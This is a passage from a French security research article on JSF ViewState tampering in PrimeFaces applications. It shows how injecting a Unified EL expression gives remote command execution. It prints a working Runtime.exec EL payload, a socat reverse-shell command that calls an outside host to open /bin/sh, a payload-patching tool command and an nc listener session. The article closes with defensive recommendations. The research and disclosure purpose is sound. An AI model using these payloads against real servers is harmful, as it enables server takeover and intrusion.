Dans de très nombreuses applications d'envergure, l'utilisation d'une implémentation comme MyFaces ou Mojarra n'est plus suffisante. Il est souvent nécessaire d'utiliser des bibliothèques supplémentaires permettant de simplifier encore plus le développement des interfaces graphiques. Parmi ces bibliothèques se trouve PrimeFaces qui est l'une des plus populaires. Dans notre exemple, cette bibliothèque est utilisée pour générer le tableau listant nos dernières dépenses ainsi que pour permettre l'exportation de ces données au format CSV. Au niveau du code, les lignes suivantes suffisent à implémenter ces fonctionnalités :

```
<h:form id="operationsForm">
  <p:dataTable id="tbl" var="operation" value="#{operationsController.
operations}">
    <p:column headerText="Label">
      <h:outputText value="#{operation.label}" />
    </p:column>
    <p:column headerText="Date">
      <h:outputText value="#{operation.date}" />
    </p:column>
    <p:column headerText="Debit">
      <h:outputText value="#{operation.debit}" />
    </p:column>
  </p:dataTable>
  <h:panelGrid columns="2">
    <p:panel header="Export All Data">
      <h:commandLink>
        <h:outputText value="CSV" />
        <p:dataExporter type="csv" target="tbl" fileName="operations" />
      </h:commandLink>
    </p:panel>
  </h:panelGrid>
</h:form>
```

Au niveau du ViewState généré, celui-ci est beaucoup plus complexe que précédemment. Nous noterons notamment la présence d'objets **org.apache.el.ValueExpressionImpl** :

```
[instance 0x7e000f: 0x7e000e/org.apache.el.ValueExpressionImpl
  s_offset: 387 / e_offset: 468
  object annotations:
    org.apache.el.ValueExpressionImpl
        [blockdata from 441 to 465: 23 bytes]
          raw: \x17\x00\x03\x74\x62\x6c\x00\x10\x6a\x61\x76\x61\
x2e\x6c\x61\x6e\x67\x2e\x4f\x62\x6a\x65\x63\x74
          from 442 to 445: 3 bytes: tbl
          from 447 to 463: 16 bytes: java.lang.Object

  field data:
    0x7e000b/javax.el.ValueExpression:
    0x7e000c/javax.el.Expression:
]
```

Ces objets sont les implémentations Apache de **javax.el.ValueExpression** et représentent des expressions issues du langage Unified Expression Language. Ce langage présent dans les spécifications JSP 2.1 est le résultat de la fusion entre le JSTL et le JSF Expression Language. En termes de fonctionnalités, ce type de langage a souvent fait parler de lui au sein d'autres technologies telles que Struts, Spring et Jboss, car il permet un accès à la quasi-totalité de l'API Java.

Dans le cadre d'une intrusion, un attaquant étant en mesure de manipuler ce type d'expression pourra prendre la main sur le serveur sous-jacent. Par exemple, l'expression Unified EL suivante permet l'exécution de commandes systèmes arbitraires :

```
#{request.getClass().getClassLoader().loadClass('java.lang.
Runtime').getDeclaredMethods()[6].invoke(null).exec('<cmd>')
```

Cette expression réalise les opérations suivantes :

1. récupération de l'objet **request** qui correspond à la requête HTTP de l'utilisateur ;
2. récupération du **classloader** de l'objet **request** ;
3. chargement de la classe **java.lang.Runtime** à l'aide du **classloader** ;
4. récupération de la méthode **getRuntime()** située à l'index 6 du tableau retournée par la méthode **getDeclaredMethods()** (cet index varie suivant les systèmes) ;

5. invocation de la méthode **getRuntime()** afin d'instancier un objet **java.lang.Runtime** ;
6. appel de la méthode **exec(String cmd)** sur l'objet instancié.

Toutes ces étapes sont nécessaires, car l'Unified EL ne permet pas d'appeler de manière simple des méthodes statiques comme **java.lang.Runtime.getRuntime()**.

Dans notre cas, nous avons donc un ViewState contenant une expression Unified EL. Pour plus de clarté, la chaîne de caractères représentant l'expression **tbl** :

```
[instance 0x7e000f: 0x7e000e/org.apache.el.ValueExpressionImpl
  s_offset: 387 / e_offset: 468
  object annotations:
    org.apache.el.ValueExpressionImpl
        [blockdata from 441 to 465: 23 bytes]
           raw: \x17\x00\x03\x74\x62\x6c\x00\x10\x6a\x61\x76\x61\
x2e\x6c\x61\x6e\x67\x2e\x4f\x62\x6a\x65\x63\x74
           from 442 to 445: 3 bytes: tbl
           from 447 to 463: 16 bytes: java.lang.Object

  field data:
    0x7e000b/javax.el.ValueExpression:
    0x7e000c/javax.el.Expression:
]
```

Celle-ci est contenue dans le bloc de données d'une annotation. Pour modifier cette valeur, la démarche est alors plus complexe que pour la modification d'un type natif Java (ex : nombre entier, chaîne, etc.), mais reste réalisable. Nous allons donc tenter de modifier l'expression en question afin que celle-ci exécute un reverse shell sur une machine que nous contrôlons :

```
#{request.getClass().getClassLoader().loadClass('java.lang.
Runtime').getDeclaredMethods()[6].invoke(null).exec('socat TCP-
CONNECT:pentest.synacktiv.com:80 exec:/bin/sh,pty,stderr,setsid,si
gint,sane')
```

À l'aide de notre outil, nous appliquons la modification en spécifiant un bloc de données contenant notre charge utile. Cette étape est relativement complexe étant donné qu'il est nécessaire de générer son propre bloc de données et recalculer un certain nombre de tailles au sein de celui-ci :

```
$> ./inyourface.sh -rawpatch 441 465 /tmp/payload.txt -outfile /
tmp/patched.txt /tmp/viewstate.txt
```

Si nous décodons notre ViewState modifié, nous pouvons voir que l'expression est bien celle désirée :

```
[instance 0x7e000f: 0x7e000e/org.apache.el.ValueExpressionImpl
  s_offset: 387 / e_offset: 655
  object annotations:
    org.apache.el.ValueExpressionImpl
        [blockdata from 441 to 652: 210 bytes]
           raw: \xd2\x00\xbe\x23[...]\2e\x4f\x62\x6a\x65\x63\x74
           from 442 to 632: 190 bytes: #{request.getClass().
getClassLoader().loadClass('java.lang.Runtime').getDeclaredMethods()
[6].invoke(null).exec('socat TCP-CONNECT:pentest.synacktiv.com:80
exec:/bin/sh,pty,stderr,setsid,sigint,sane')}
           from 634 to 650: 16 bytes: java.lang.Object

  field data:
    0x7e000c/javax.el.Expression:
    0x7e000b/javax.el.ValueExpression:
]
```

Il ne reste plus qu'à mettre en écoute le port 80 sur la machine pentest.synacktiv.com et envoyer le ViewState modifié au serveur distant. Dans notre cas, une exception va être levée côté serveur indiquant qu'il n'est pas en mesure de caster un objet **java.lang.UNIXProcess** en **java.lang.String** ce qui semble être de bon augure... (cf. figure 9).

Du côté du port en écoute, nous constatons effectivement que le serveur a bien exécuté notre expression et que nous disposons maintenant d'un shell sur le serveur :

```
$> nc -vlp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [victim.com] port 80 [tcp/*] accepted (family 2, sport 35627)
/bin/sh: 0: can't access tty; job control turned off
$ id
id
uid=1008(tomcat) gid=1008(tomcat)
```

Là où la librairie PrimeFaces apporte des fonctionnalités intéressantes qu'il est possible d'incorporer au sein de l'application en très peu de code, elle vient également avec son lot de mécanismes complexes et vecteurs de failles potentielles. La raison pour laquelle des expressions Unified EL se retrouvent dans le ViewState reste encore obscure à nos yeux.



Fig. 9 : Exception levée lors de l'envoi d'une expression Unified EL modifiée.

Conclusion

L'utilisation des ViewState n'est donc pas sans risque pour votre application. Ce problème est d'ailleurs connu depuis quelques années, mais aucune information publique ne décrit les possibilités d'exécution de commandes arbitraires. Les mises à jour régulières des spécifications JSF et JSP accompagnées de l'apport de nouvelles fonctionnalités telles que la puissance du

langage Unified EL ouvrent de nouvelles portes bien plus critiques que la simple fuite d'informations ou l'injection de code côté client.

Par ailleurs, le déport d'une partie de la logique métier côté client a toujours été contraire aux bonnes pratiques de sécurité. Il n'est donc pas étonnant de voir de telles vulnérabilités au sein du mécanisme ViewState. C'est d'ailleurs pour cela que le chiffrement du ViewState a été inclus au sein des spécifications JSF et rendu obligatoire par défaut à partir de JSF 2.2.

Dans tous les cas, il est fortement recommandé de réfléchir à deux fois avant de décider d'utiliser un ViewState côté client. Si pour des raisons qui vous sont propres, cela s'avère nécessaire, il faudra donc vérifier les points suivants :

- Toujours valider les scope des différents objets Java. Il n'est notamment pas recommandé d'utiliser le scope `@ViewScoped`, car il est souvent à l'origine de fuites d'informations.
- Utiliser le mot clé `transient` sur les attributs que vous ne souhaitez pas voir apparaître dans les ViewState. Cela empêchera leur sérialisation.
- Toujours chiffrer le ViewState et incorporer également un mécanisme de contrôle d'intégrité si l'implémentation utilisée vous le permet.
- Ne jamais faire confiance aux données contenues dans un ViewState. À partir du moment où celles-ci ont été potentiellement manipulées par un utilisateur, il est nécessaire de toutes les vérifier en faisant attention aux techniques de contournement vues précédemment.

Pour plus de sécurité, le stockage côté serveur reste à privilégier. ■

■ RÉFÉRENCES

[PADDING] http://netifera.com/research/poet/PaddingOraclesEverywhereEkoparty2010.pdf

[XSS] http://www.blackhat.com/presentations/bh-dc-10/Byrne_David/BlackHat-DC-2010-Byrne-SGUI-slides.pdf

[MSDN] http://msdn.microsoft.com/en-us/library/ms972976.aspx

[DEFACE] https://github.com/SpiderLabs/deface

[MYFACES] http://wiki.apache.org/myfaces/Secure_Your_Application

[JDESERIALIZE] https://code.google.com/p/jdeserialize/